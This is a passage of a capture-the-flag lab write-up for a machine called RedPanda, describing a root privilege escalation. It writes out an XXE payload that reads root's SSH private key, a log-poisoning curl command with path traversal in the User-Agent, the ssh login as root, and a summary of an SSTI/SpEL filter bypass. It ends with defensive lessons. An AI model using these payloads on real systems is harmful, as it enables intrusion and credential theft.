
That link leads to an export.xml the application generates itself, and it serves as a valid template.

wget "http://10.10.11.170:8080/export.xml?author=woodenk"
cat "export.xml?author=woodenk"
nano jaime_creds.xml
We create in /tmp the XML the parser will read (/tmp/jaime_creds.xml), with an XXE payload that defines an external entity pointing at root's id_rsa and places it in a field that gets reflected:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///root/.ssh/id_rsa"> ]>
<credits>
  <author>&xxe;</author>
  ...
</credits>
Now we poison the log: a request with a User-Agent that, when split by |, leaves the path to our image in the uri field:
curl 10.10.11.170:8080 -s -X GET -A "prueba:||/../../../../../../../../../../tmp/jaime.jpg" &>/dev/null
cat /opt/panda_search/redpanda.log
200 || 10.10.16.6 || prueba: || /../../../../../../../../../../tmp/jaime.jpgThe two | in the User-Agent did their job: the third field keeps prueba: and our image path lands in the fourth, which is the uri getArtist() is about to open. Now we just wait for the cron to fire the parser.
When the root Java process handles that line: it reads /tmp/jaime.jpg, pulls the path ../../../tmp/jaime from its Artist, builds /tmp/jaime_creds.xml, and parses our XML. The parser resolves the external entity and dumps root's id_rsa into the author field:

<author>-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQ...
-----END OPENSSH PRIVATE KEY-----</author>
We save the key and set 600 permissions (without that, ssh rejects it for being world-readable):
nano id_rsa
chmod 600 id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQAAAJBRbb26UW29
<SNIP>
RwNRnQ60aT55qz5sV7N9AAAADXJvb3RAcmVkcGFuZGE=
-----END OPENSSH PRIVATE KEY-----
The key's trailing comment, root@redpanda, confirms whose it is before spending a connection attempt.
ssh -i id_rsa root@10.10.11.170
cat /root/root.txt
6a64fcf8a9d97378c96f7894e0f013b7Attack chain
nmap (22, 8080) → Spring Boot
  └─> search box reflects input → SSTI; *{7*7} confirms SpEL ($ bypass)
        └─> SpEL exec() with ASCII-encoded string → RCE → woodenk shell (user.txt, logs group)
              └─> redpanda.log (logs group) + root java LogParser process
                    └─> App.java: log.uri → .jpg image → Artist metadata → /credits/<artist>_creds.xml (parsed)
                          └─> exiftool Artist=../../tmp/jaime + User-Agent poisons uri + XML with XXE
                                └─> root parser resolves file:///root/.ssh/id_rsa → root's id_rsa
                                      └─> ssh -i id_rsa root → root (root.txt)
Lessons learned
- SSTI: try each engine's syntax before discarding.
${7*7}failed, but*{7*7}(Spring's SpEL) worked. Knowing the stack (here, "Made with Spring Boot") points to the right payload. - Character filters can be bypassed. With
$blocked, building the command character by character from ASCII codes (Character.toString(N).concat(...)) sidesteps the filter: a blacklist rarely covers every encoding. - Metadata is user input. The EXIF
Artistfield, controllable withexiftool, steered the path of a file a privileged process opened: never trust metadata to build paths. - Chaining weak primitives yields a strong one. On their own, writing to a log, editing metadata, or having a process parse an XML look harmless; together they form an XXE executed as
rootthat exfiltrates its SSH key. - An insecure XML parser is critical. Disabling external entity resolution (XXE) in the parser would have cut the entire escalation chain.